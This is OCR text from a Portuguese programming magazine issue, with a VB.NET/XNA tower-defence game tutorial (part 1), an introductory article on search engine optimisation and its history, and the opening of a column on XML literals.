Num jogo deste tipo, independentemente de ser uma torre, um inimigo ou um efeito, existem duas características comuns: A posição no ecrã e o seu gráfico. Vamos manter num objecto não instanciáveis estas duas características, apenas por motivos de organização e referência/iteração a diferentes tipos de entidades ao longo do jogo.

```
Public MustInherit Class Objecto
       Public Posicao As Vector2
       Public Grafico As Texture2D
End Class
```

Todas as entidades que derivem do objecto, como as torres e os inimigos, terão de herdar esta classe. Podemos definir o objecto Inimigo desta forma:

```
Public Class Inimigo
Inherits Objecto

   Public Velocidade As Integer
   Public Vida As Integer
   Public VidaMaxima As Integer
   Public Recompensa As Integer
   Public Dano As Integer
   Public PosicaoRodas As New List(Of Vector2)

   Public ReadOnly Property Centro As Vector2
          Get
          Return New Vector2(Me.Posicao.X + 60,
              Me.Posicao.Y + 60)
          End Get
   End Property
```

Mantêm-se as características do inimigo e acrescenta-se uma propriedade Centro, que devolve o centro do inimigo, a partir da sua posição.

Este centro é importante, por exemplo, para uma torre determinar se o inimigo está ou não ao alcance. Definimos o objecto Torre, por agora, desta forma:

```
Public Class Torre
Inherits Objecto

 Public GraficoMovel As Texture2D
 Public Nome As String
 Public Dano As Integer
 Public Alcance As Integer
 Public Frequencia As Integer
 Public AnguloArma As Single
 Public CentroRotativo As Vector2
 Public Alvo As Inimigo
 Public PosicaoFogo As New List(Of Vector2)
 Public NumeroCanos As Integer

 Public ReadOnly Property Centro As Vector2
 Get
      Return New Vector2_(Me.Posicao.X + 43,
                          Me.Posicao.Y + 43)
 End Get
 End Property

End Class
```

"Por agora" porque o objecto Torre como acima descrito não está completo, relativamente à implementação final. Nesta fase é a única estrutura que precisamos. Garantimos as características de uma torre e a propriedade do centro, por os mesmos motivos, e acrescentamos o número de canos (para posterior uso em processamento de som) e o gráfico móvel que define o gráfico da parte da torre que se move, nomeadamente o prato das armas.

Para que se possa fazer uma relação mais óbvia, os botões de selecção de torre para colocar também são considerados objectos de jogo, e definidos por:

```
Public Class TorreUI
Inherits Objecto
       Public Preco As Integer
       Public ID As Integer
End Class
```

Quando seleccionamos uma torre no interface de utilizador, temos a certeza do seu preço e do ID que representa. As torres podem ser colocadas na fila superior e inferior do ecrã. As suas posições e áreas têm de estar definidas para que se possam detectar intersecções entre elas e o cursor, indicando que se está a passar com o rato por cima, e eventualmente conjugar com detecção de clique e saber onde em que posição colocar a torre.

Cada posição da torre retém a posição, área e o tipo de objecto que está colocado no terreno:

```
Public Class PosicaoTorre
       Public NoTerreno As Objecto = Nothing
       Public Rectangulo As Rectangle

       Sub New(Rect As Rectangle)
              Rectangulo = Rect
       End Sub
End Class
```

Em qualquer ponto da inicialização podemos criar novas posições de torre e colocá-las numa colecção pois estas nunca vão sofrer qualquer alteração.

É importante que se armazenem num tipo de dados que possa ser alvo de iteração para que se possam percorrer todas as posições a cada frame. Poderíamos preencher as posições em ciclo, mas assim é mais fácil de entender:

```
Public PosicoesPossiveis As New List(Of _
PosicaoTorre)

'Posições possíveis na fila inferior
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(15, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(115, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(215, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(315, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(415, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(515, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(615, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(715, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(815, 600, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(915, 600, 86, 86)))
'Posições possíveis na fila superior
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(15, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(115, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(215, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(315, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(415, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(515, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(615, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(715, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(815, 15, 86, 86)))
PosicoesPossiveis.Add(New PosicaoTorre(New _
Rectangle(915, 15, 86, 86)))
```

As posições são calculadas para a resolução rígida 1024x768:

Se correrrmos o jogo a esta fase, ao carregar em “Defender” não vai acontecer nada. Se procurarmos no **Update** o select que decide o que fazer de acordo com a fase, verificamos que na fase de título, o clique na intersecção da seta com o botão defender, está vazio. Para além disso, não especificamos nenhuma lógica para a fase Nível.

Vamos indicar no clique que vamos trocar de fase:

```
Case FasesJogo.Titulo
       Dim M As MouseState = Mouse.GetState()
       If M.LeftButton = ButtonState.Pressed Then
              Dim rato_rect As New Rectangle_
              (M.X, M.Y, 1, 1)

              If Rect_Defender.Intersects
              (rato_rect) Then
                     fase = FasesJogo.Nivel
                     End If

                     If Rect_Sair.Intersects _
                     (rato_rect) Then
                     Me.Exit()
                     End If
              End If
```

Para que consigamos ver qualquer coisa, é necessário discriminar a fase Nível no **Draw**:

```
Case FasesJogo.Nivel
      spriteBatch.Draw(fundoJogo, New Rectangle_
            (0, 0, 1024, 700), Color.White)
      spriteBatch.Draw(fundoEscolha, New _
      Rectangle (0, 690, 1024, 78), Color.White)

      For Each PosT As PosicaoTorre In _
            posicoesPossiveis

        Dim M As MouseState = Mouse.GetState()
        Dim rato_rect As New Rectangle _
            (M.X, M.Y, 1, 1)
            If PosT.Rectangulo.Intersects _
                  (rato_rect) Then
                        spriteBatch.Draw _
                        (terreno_selector, _
                        PosT.Rectangulo, _
                         Color.White)
            End If
      Next
```

XNA: ATAQUE NO QUINTAL (PARTE 1/2)

Assim, a cada frame, é desenhado o fundo e o fundo do interface do utilizador e ainda se faz a verificação da intersecção de todas as posições possíveis com a seta, para que se desenhe o selector do terreno por debaixo da posição da seta.

Para terminar a primeira parte, e para deixar um gostinho de movimento, vamos preparar a colocação dos inimigos de acordo com a "coreografia" no XML. Como se trata de pouca informação, não vamos carregar o XML para memória, pelo menos não numa estrutura desenhada para o efeito. Vamos ler directamente de um XDocument sempre que for necessário validar um frame.

Ficheiros a usar
Jipe.png
Ficheiros fonte implicados
Principal.vb, Principal.Carregador.vb e dados.vb

Para controlar os níveis e as ondas do ciclo do jogo, é necessário adicionar 4 variáveis para controlo:

```
Private frame As Integer
Private nivel As Integer = 1
Private onda As Integer = 1
Private ondaADecorrer As Boolean = False
```

Frame é incrementado no Update, consequentemente, sofrerá 60 alterações por segundo. É necessário para passar o frame actual para os diferentes objectos, neste caso para que se possa situar a colocação dos inimigos no XML. Nivel e Onda determinam qual o nível e onda em vigor, também para situar a colocação dos inimigos no XML.

No módulo de recursos globais, é acrescentada a Texture2D a utilizar para o tipo de inimigo "jipe", que é o único tipo que se vai utilizar no artigo. O projecto final está completo.

```
Public inimigo_jipe As Texture2D
Public objectosJogo As New List(Of Objecto)
```

Acrescenta-se também a List(Of Objecto) **objectosJogo**,que é a lista mais importante do jogo, pois é nesta lista que são mantidos os estados de todas as entidades do jogo.

Por fim, é necessário adicionar o Jipe.png ao content pipeline, na localização que se pode observar abaixo, e carregá-lo no LoadContent:

```
inimigo_jipe = Me.Content.Load(Of Texture2D) _
("Jogo/Objectos/Inimigos/Jipe")
```

Com esta preparação, é possível escrever o método responsável por adicionar os inimigos nos tempos estipulados para cada nível, onda e frame.

Como a base de tempo das colocações é o frame, este método deverá ser chamado a cada frame, sendo portanto um bom candidato a local de colocação, o Update na fase Nível:

```
Case FasesJogo.Nivel
      frame += 1
      ColocarInimigos(frame)

      For Each Obj As Objecto In objectosJogo
       If TypeOf Obj Is Inimigo Then
        Dim tmpI As Inimigo = DirectCast _
          (Obj, Inimigo)
      tmpI.Posicao.X += CSng(tmpI.Velocidade * _
      gameTime.ElapsedGameTime.TotalSeconds)
End If
Next
```

Aproveita-se também para colocar a primeira iteração à lista dos objectos do jogo. O método ColocarInimigos poderá adicionar inimigos à lista, e temos de garantir sempre que cada inimigo é actualizado.

No nosso caso, uma actualização de inimigo, agora, implica garantir que este está a andar para a frente. Para o efeito, por cada inimigo que se encontre na lista dos objectos, altera-se o valor X da sua posição, somando a velocidade do inimigo em questão à sua localização actual, o que o faz andar para a direita.

A multiplicação por gameTime.ElapsedGameTime.TotalSeconds garante que a taxa de actualização não afecta a posição final, por exemplo, em equipamentos com menos poder de processamento, ou com mais, não é garantido que o objecto acabe exactamente na mesma posição. Assim, com o gameTime, o valor é normalizado, e e independentemente da taxa de actualização, a posição final não vai atrasar nem adiantar.

Agora que o inimigo tem a nova posição calculada, será o trabalho do Draw desenhar o objecto na nova posição, mas antes, o método ColocarInimigos:

```
Private Sub ColocarInimigos(ByVal frame As Integer)

Dim Nivel As XElement = _
baseDados_Tempos.<tempos>.<nivel>.Where(Function_
 (n) n.@id = Me.nivel.ToString)(0)
Dim Onda As XElement = Nivel.<onda>.Where(Function_
 (o) o.@id = Me.onda.ToString)(0)
 Dim Tempo As XElement = Onda.<tempo>.Where _
   (Function(t) t.@frame = frame.ToString)(0)

  If Tempo Is Nothing Then Exit Sub
    ondaADecorrer = True

  For Each Entrada As XElement In Tempo.<inimigo>
    Dim novoInimigo As New Inimigo
    Dim pY As Integer
    Dim pX As Integer = -120
```


```
    Select Case Entrada.@corredor.ToLower
      Case "superior" : pY = 160
      Case "central" : pY = 280
      Case "inferior" : pY = 400
    End Select

   Dim tmpTipo As String = Entrada.@tipo
   Dim dados_inimigo As XElement = _
    baseDados_Inimigos.<inimigos>.<inimigo>.Where
     _(Function(i) i.@tipo = tmpTipo)(0)

        novoInimigo.Posicao = New Vector2(pX, pY)
        novoInimigo.Vida = Integer.Parse _
                (dados_inimigo.<vida>.Value)
        novoInimigo.VidaMaxima = Integer.Parse _
         (dados_inimigo.<vida>.Value)
        novoInimigo.Velocidade = Integer.Parse _
          (dados_inimigo.<velocidade>.Value)
        novoInimigo.Recompensa = Integer.Parse _
          (dados_inimigo.<recompensa>.Value)
        novoInimigo.Dano = Integer.Parse _
          (dados_inimigo.<dano>.Value)

        For Each Roda As XElement In _
         dados_inimigo.<roda>
         novoInimigo.PosicaoRodas.Add(New Vector2_
         (Single.Parse(Roda.@x), Single.Parse _
           (Roda.@y)))
        Next

        Select Case tmpTipo
        Case "jipe" : novoInimigo.Grafico = _
         inimigo_jipe
        End Select

        objectosJogo.Add(novoInimigo)
    Next
End Sub
```

Sempre que as condições forem favoráveis para a criação de um novo inimigo, e entendam-se condições favoráveis como o mesmo nível, a mesma onda e exactamente o mesmo frame, são utilizados os dados extraídos do XML para criar uma nova instância de Inimigo, com as suas características carregadas.

No final, o objecto Inimigo é adicionado à lista de objectos, dando a indicação de que este objecto passou a existir no ciclo e necessita de ser considerado.

Se não existirem condições, sai do método, o que faz com que não crie nenhum inimigo.

A colocação deverá ser encarada como entrada em cena de actores. Existe um indicador global de tempo que vai sendo incrementado (o frame), e os actores entram no preciso frame em que é suposto entrarem.



Se o jogo correr a esta altura, nada acontece.

Os inimigos estão a ser criados nos tempos estipulados, estão a ser adicionados à lista de objectos de jogo, e estão à partida a receber actualizações na posição… mas não se vê nada porque o **Draw** ainda não tem indicações para fazer a sua magia.

```
Case FasesJogo.Nivel

For Each Obj As Objecto In objectosJogo

    If TypeOf Obj Is Inimigo Then

    Dim tmpI As Inimigo = DirectCast(Obj, Inimigo)
    Dim temp_Rect As New Rectangle _
        (CInt(tmpI.Posicao.X), CInt
   (tmpI.Posicao.Y), _
          120, 120)

    spriteBatch.Draw(tmpI.Grafico, temp_Rect, _
       Color.White)

    End If

Next
```

O Draw também terá de iterar a lista de objectos do jogo, e cada Inimigo que encontrar, vai desenhar na posição que já foi previamente calculada no Update e que existe em cada objecto Inimigo.

Utiliza-se o método Draw do SpriteBatch que acrescenta ao lote de desenho, que o XNA vai enviar para o DirectX no final, um elemento de imagem que representa o inimigo.
É fornecido o gráfico, o rectângulo de posição e tamanho e a cor de “tint”. Branco significa que as cores são inalteradas (estão todas em máxima intensidade).

As cores originais da Texture2D são calculadas através desta cor, onde os valores dos canais traduzem-se em intensi-

dade dos valores dos canais originais, por exemplo, 128 em alpha fará o objecto ser desenhado com 50% de transparência (ou 50% de opacidade, depende do ponto de vista), ao passo que se os 128 forem aplicados no canal R, o objecto será desenhado 50% de perda do canal vermelho.

Conclusão da parte 1

Temos o ciclo de vida montado, GameOver e Ganhou supostamente funcionais e toda uma estrutura montada, pronta para ser preenchida e começar a interagir.

A este ponto já é possível ver a passagem de um menu para o ciclo de jogo, e passando por cima das filas de colocação de torres, surge ou desaparece o selector do terreno.

Se esperarmos um pouco, podemos observar os inimigos a entrar nos corredores de acordo com a "coreografia" do ficheiro XML para o nível 1 e onda 1.

Esta é uma boa altura para alterar os valores e observar as consequências, de forma a entender melhor o funcionamento.

Na segunda e última parte do artigo, vamos implementar o resto da leitura dos dados, aplicar a restante lógica que faz os objectos interagirem e todos os pormenores para completar o jogo.

"Na segunda e última parte do artigo, vamos implementar o resto da leitura dos dados, aplicar a restante lógica que faz os objectos interagirem e todos os pormenores para completar o jogo."

AUTOR

Escrito por Sérgio Ribeiro
Curioso e autodidacta com uma enorme paixão por tecnologias de informação e uma saudável relação com a .NET framework.

Moderador do quadro de Visual Basic.NET na comunidade Portugal@Programar desde Setembro de 2009.
Alguns frutos do seu trabalho podem ser encontrados em http://www.sergioribeiro.com

SEO – SEARCH ENGINE OPTIMIZATION - PARTE I

Este artigo introduz este tema na Revista Programar assim como marca a minha estreia na produção de conteúdos para este projecto. É um orgulho fazer parte de uma equipa, que de forma voluntária leva até todos os leitores lusófonos, artigos de elevada qualidade relacionados com as TIC (Tecnologias da Informação e Comunicação), sendo hoje uma publicação de prestígio no panorama editorial português.

Este primeiro artigo fará a introdução ao SEO, preparando o arranque para uma série de artigos onde tentarei abordar todos os aspetos sobre o SEO, desde os mais básicos, às técnicas mais avançadas, passando pelas dicas úteis e truques que podem ajudar a melhorar o SEO dos nossos Websites.

Mas o que é isto do SEO e qual a sua importância?

Esta é uma pergunta que muitos fazem depois de ouvirem falar ou lerem esta sigla. **Search Engine Optimization** (otimização de motores de busca) ao contrário do que nome indica, não é um processo de otimização ou melhoria de motores de busca. É sim a preparação e otimização de um Website para que obtenha uma maior "visibilidade" junto dos motores de busca, como o Yahoo ou o Google, entre outros. Como iremos ver mais lá para a frente, os algoritmos e mecanismos internos de um motor de busca são como uma caixa negra, aos quais não temos acesso.

O processo de SEO não ocorre diretamente do lado dos servidores dos motores de busca da internet, mas do lado dos nossos sites. Se todos nós os consultores de SEO tivéssemos acesso às "entranhas" dos motores de busca neste processo de otimização, isto causaria a "batota" nos resultados das pesquisas dos motores de busca, pelo que no SEO o que melhoramos é a forma como os nossos sites se anunciam a eles, e não ao contrário, como é óbvio.

A Internet é hoje em dia um veículo de distribuição de informação, nas suas mais variadas formas. Quer seja para reforçar a presença na Web de uma empresa/organização, quer via portais informativos ou noticiosos, que têm vindo cada vez mais a afirmarem-se como meios privilegiados junto dos internautas, que procuram informação atualizada ao minuto, a "grande rede" é cada vez mais um mundo de negócios onde a cada segundo ocorrem milhões de transações por todo o globo.

Por esse motivo todos os dias surgem milhares de sites, dos quais muitos deles abordam os mesmos temas. Quer se trate de uma empresa que pretende divulgar e comercializar um produto específico, quer sejam blogues pessoais ou portais informativos que disseminam conteúdos noticiosos, todos almejam o mesmo fim, levar a sua informação ao maior número de pessoas possível e alcançar o seu "lugar ao sol" na Web.

São as pessoas as destinatárias de um Website, independentemente do tipo dos seus conteúdos, é a pensar nelas que as páginas na Internet vão surgindo. Contudo e por vezes, embora existam milhares de sites que contêm determinado tipo de assunto X que interessa a determinada pessoa, surgem dificuldades várias que impedem que as pessoas encontrem e acedam a esses conteúdos. Estes entraves podem ser de várias ordens, mas o principal reside na dificuldade em encontrar a informação pretendida na imensidão da internet, ou por vezes o site que contém a informação desejada, está tão "escondido" que não o conseguimos encontrar.

É neste contexto que surge a necessidade de criar mecanismos eficientes que facilitem a procura dessa informação, os ditos motores de busca, que permitem aos cibernautas encontrar mais facilmente a informação que procuram.

Os motores de busca são no momento atual da evolução da Internet, mecanismos fulcrais tanto para os utilizadores, que são ajudados a encontrar os sites que contêm a informação que procuram, como para os Webmasters desses portais, que podem assim dar mais visibilidade ao seu trabalho e receber mais tráfego sem terem de gastar dinheiro com publicidade constante e dispendiosa. Eles percorrem a Internet e vão "catalogando" os sites que vão encontrando, disponibilizando depois esses índices aos utilizadores das suas ferramentas de pesquisa.

Nasce então a necessidade de otimizar os nossos sites para que os motores de busca os encontrem e indexem mais fácil e rapidamente, para que não percamos a corrida face à nossa concorrência, pois tal como já referimos, não estamos "sozinhos no mundo". É essa necessidade de otimização que levou a que surgisse um novo conceito, o SEO (Search Engine Optimization).


Este tema tem ganho um relevo tal que nos últimos tempos, em especial para os grandes operadores comerciais na internet, que têm investido milhões em serviços de consultoria, com o intuito de melhorarem a sua visibilidade face à concorrência.

Empresas como a Amazon, Ebay, entre outras, podem aumentar a sua rentabilidade e volume de negócios com técnicas simples que lhes direcionam mais trafego oriundo dos motores de pesquisa na internet, para os seus sites.

SEO – SEARCH ENGINE OPTIMIZATION - PARTE I

SERP's - Seach Engine Result Pages – O que são?

É nos SERP's que se reflecte todo o trabalho do SEO. Os SERP's, ou páginas de resultados dos motores de busca, são as páginas dos motores de busca que devolvem os resultados de uma determinada pesquisa que efectuámos.



Estas páginas ordenam por ordem de importância, de acordo com os algoritmos dos motores de busca, os sites e páginas que melhor se relacionam com o termo ou frase que introduzimos no campo de pesquisa. Desta forma, o SEO (Search Engine Optimization) é o conjunto de técnicas e metodologias, que visam melhorar a visibilidade de um site nos resultados de um motor de busca.

Quanto mais alto surgir o resultado contendo o link para nosso site, nos resultados de um qualquer busca, mais altas são as probabilidades de quem pesquisa lá clicar e assim visitar o nosso site.

Estes resultados são ordenados de duas formas. De forma paga (SEM: Search Engine Marketing), onde os Webmasters dos sites pagam aos motores de busca para colocar os seus portais no início das listas dos resultados, ou de forma livre, mediante a aplicação de um algoritmo orgânico de um motor de busca. Numa fase mais avançada iremos perceber algumas das variáveis desses algoritmos e de que forma podermos melhor o seu impacto nos nossos Websites.

Como podemos observar pela imagem seguinte, o "Golden Triangle" (triangulo dourado) é a Hot zone dos SERP's onde existe uma maior probabilidade da pessoa que pesquisa ir clicar num resultado. Quanto mais perto desta zona conseguirmos colocar o nosso site, maiores são as hipóteses dessa pessoa visitar o nosso site.

É para esta zona preciosa dos SERP's que iremos trabalhar os nossos sites e é por causa dela ela que o SEO assume um papel tão preponderante.




Imagem - O "Golden Triangle"

Do ponto de vista da implementação, o SEO considera a forma como os motores de busca funcionam e o que as pessoas pretendem encontrar. Otimizar um portal pode significar editar o seu conteúdo e código fonte, de forma a aumentar a relevância a palavras-chave (*Keywords*), bem como eliminar os "entraves" aos motores de busca, que indexam os sites pela Internet. Existem várias técnicas utilizadas no SEO, que irão ser identificadas ao longo desta série de artigos, como por exemplo os *backlink*s, que são o número de *links* que existem a apontar para os nossos sites, e que são tidos em linha de conta pelos motores de busca (Google) no cálculo da relevância que o site tem. Quanto mais *backlinks* existem para o nosso site, mais alto é o seu *rank* para os motores de busca, embora não seja apenas este o fator que determina o *ranking* de um site nos SERP's. Não se preocupem para já com estes termos e a sua complexidade pois iremos falar do que são e para o que servem de uma forma mais detalhada e aprofundada.

Já que entrámos nos termos mais técnicos, a palavra SEO é um acrónimo que resulta das palavras *Search Engine Optimizers*, um termo adotado pela indústria de consultores que trabalham na otimização de sites. Como as tarefas de otimização podem envolver alterações no código das próprias páginas, muitas destas tarefas também podem passar pelos próprios Web designers.

O termo *search engine friendly* (SEF) pode ser usado para descrever sites, designs, menus, imagens etc., que foram otimizados para os propósitos do SEO, de forma a melhorar a sua exposição aos motores de busca.

Outro termo também empregue em SEO é o *Black hat SEO*, que são táticas que pretendem desvirtuar as regras de indexação dos motores de busca, utilizando sistemas como o *spamdexing*, ou *farms* de *links*, *Keyword stuffing*, etc., que

podem degradar de forma significativa a relevância e fidedignidade dos resultados das pesquisas nos motores de busca. Contudo estas técnicas apenas são temporariamente vantajosas, uma vez que mais cedo ou mais tarde os motores de busca removem esses sites dos seus índices.

História do SEO

O conceito de SEO teve o seu início em meados da década de 90 do século XX, quando os Webmasters começaram a ter preocupações com a otimização dos seus sites para os motores de busca. Inicialmente todos os Webmasters tinham de submeter manualmente os seus sites aos motores de busca, para indexação, URL (*link*) por URL, que posteriormente enviavam os seus indexadores, ou *spiders*, para indexarem (*crawl*) os seus sites.

De acordo com o analista Danny Sullivan, a frase "*Search Engine Optimization*" deve ter sido proferida pela primeira vez em 1997, onde o primeiro uso documentado do SEO foi feito por John Audette, na sua empresa Multimedia Marketing Group.

O processo de indexação consiste na visita de um spider a um site. Este descarrega a página em questão para o Servidor do motor de busca a que pertence, onde um segundo mecanismo, conhecido por *indexer* (indexador), extrai informações diversas sobre a página, como as palavras que contém, os *links* contidos nela, palavras específicas etc.

Depois da operação ter sido dada como terminada, o motor de busca agenda uma nova visita, para verificar alterações. Existem no entanto páginas que podem ser ocultadas desta pesquisa, colocando-se diretivas específicas nas ditas páginas, que informam os *crawlers* que devem evitar a indexação das mesmas, como iremos ver mais para a frente.

Os primeiros algoritmos de indexação de Websites

As primeiras versões dos algoritmos dos motores de busca assentavam na fiabilidade das informações prestadas pelos Webmasters dos sites, tais como as *meta tags* . Estas informações eram usadas pelos indexadores para categorizar os conteúdos e organizar os resultados das passagens dos crawlers pelos sites.

Contudo, basta que o Webmaster se engane (propositadamente ou não) na escolha das palavras-chave (*Keywords*), para poder originar que os resultados das pesquisas não revelassem o que os pesquisadores realmente necessitavam de encontrar. Descrições incompletas, inconsistentes nas *meta tags* "enganavam" os motores de busca e causavam uma atribuição injusta dos *ranks* dos mesmos.

Ao confiar demasiado na densidade de *Keywords*, que eram exclusivamente da responsabilidade e controlo dos Webmasters, os motores de busca sofriam de abusos e manipulações nos seus *rankings*.

De forma a evitar estas indexações fraudulentas, os motores de busca tiveram que posteriormente vir a adotar medidas de controlo de forma a assegurar que os seus resultados fossem ao encontro daquilo que os utilizadores pesquisavam, pois o seu sucesso depende de forma direta pela sua capacidade de satisfazer os pesquisadores. A resposta dos motores de busca veio com algoritmos mais complexos, que tinham em linha de conta outros fatores, que seriam mais difíceis de manipular por parte dos Webmasters.

SEO – GOOGLE

Quando pensamos em motores de busca vem-nos imediatamente à cabeça o motor de busca da Google. Este pensamento "reflexo" deve-se ao enorme sucesso que a empresa de Mountain View conseguiu obter junto dos utilizadores do seu popular e eficiente motor de busca, que tem o mesmo nome da empresa.

Nos seus tempos de estudantes universitários da Universidade de Stanford, Larry Page e Sergei Brin, atuais donos/fundadores da Google, desenvolveram o ***Backrub***, um motor de busca que se baseava num algoritmo matemático que atribuía o *rank* às páginas da Internet. O número calculado por esse algoritmo, chamado de **PageRank *(PR)***, é resultante de uma função que mede a quantidade de *links* de retorno (*inbound links*) para determinado site.

O *PageRank* é uma estimativa da probabilidade que um utilizador que navegue na Internet aleatoriamente, seguindo de *link* para *link*, chegue a determinado site. Na realidade isto significa que alguns *links* têm mais peso do que outros, sendo por si também mais relevantes que outros, pois uma página com um *PageRank* mais elevado, tem mais probabilidade de ser acedida do que outras com *rank* inferior.

Foi esta a receita do sucesso da Google, que em vez de se "fiar" apenas nas *Keywords* dos *Webmasters* tendenciosos, prefere medir a popularidade e relevância de uma página, pelo que os outros dizem dela, e não apenas de quem a construiu. Se uma página tem conteúdos importantes, é mais provável que surjam mais *links* a apontar para ela, do que uma página com pouco interesse. Ora a Google mede esse "interesse" quando atribui um PR a uma página ou site.

Em 2005 a Google introduziu um novo conceito de personalização dos seus resultados de pesquisas para cada utilizador, fazendo-os depender das suas pesquisas anteriores. Este novo conceito desvirtua um pouco o mecanismo de atribuição de PageRank, pois para um utilizador determinado site pode ter um posicionamento e para outro utilizador pode ter outro totalmente diferente. À bem pouco tempo a Google

foi ainda mais longe com essa personalização e aprovou novas políticas de recolha de dados associados aos seus utilizadores registados, sendo que determinado utilizador que faz uma pesquisa hoje, vê os resultados da mesma serem influenciados pelo relacionar de outras consultas anteriores.

Em termos de privacidade dos utilizadores esta pode ser uma medida preocupante, mas o que é certo é que existem vantagens óbvias resultantes desse cruzamento de dados, pois pessoas diferentes possuem gostos diferentes e assim a Google consegue "refinar" os SERP's para irem cada vez mais ao encontro das necessidades dos utilizadores individuais.

> **"O processo de SEO não ocorre directamente do lado dos servidores dos motores de busca da internet, mas do lado dos nossos sites."**

O conceito de SEO funde-se com o próprio Google. A Google detêm mais de 60% da fatia de mercado dos motores de pesquisa (dados da empresa Comscore). O seu algoritmo é único e ultra-secreto e pode ser crucial para o sucesso ou insucesso de um site.

Podem existir mais de 200 critérios que o Google utiliza para atribuir um PR a uma página, sendo que estes podem ser categorizados em duas grandes secções: fatores *on-site* e *off-site*. O Google valoriza os sites que disponibilizam conteúdos de qualidade, com relevância, de navegação fácil, onde os utilizadores encontram facilmente o que pretendem.

Mas por agora ficamos por aqui, pois o mundo do SEO, seus conceitos, técnicas e processos são vastos. Nos próximos artigos irei entrar em detalhe em cada um deles e tentar explicar da melhor forma possível como se podem aplicar em contexto real num Website.

Por isso, até à próxima e espero que tenham gostado deste meu primeiro artigo na Programar.

AUTOR

Escrito por Miguel Lobato

Licenciado em Tecnologias da Informação e Comunicação (TIC) e é Consultor de Search Engine Optimization – SEO e Administração de Sistemas. É também Web Designer, Web Developer e um apaixonado por tudo o que é relacionado com as novas tecnologias. https://www.facebook.com/MiguelLobatoSEO @MiguelLobatoSEO

COLUNAS

Visual (NOT) Basic - XML Literals

Enigmas de C# - Qual é a minha base?

XML LITERALS

XML Literals permitem incorporar o XML directamente no código e com isso, conseguir manipular muito facilmente este tipo de ficheiros. Os XML Literals estão disponíveis a partir do .NET Framework 3.5/Visual Studio 2008 e suportando a maioria da especificação Extensible Markup Language (XML) 1.0.

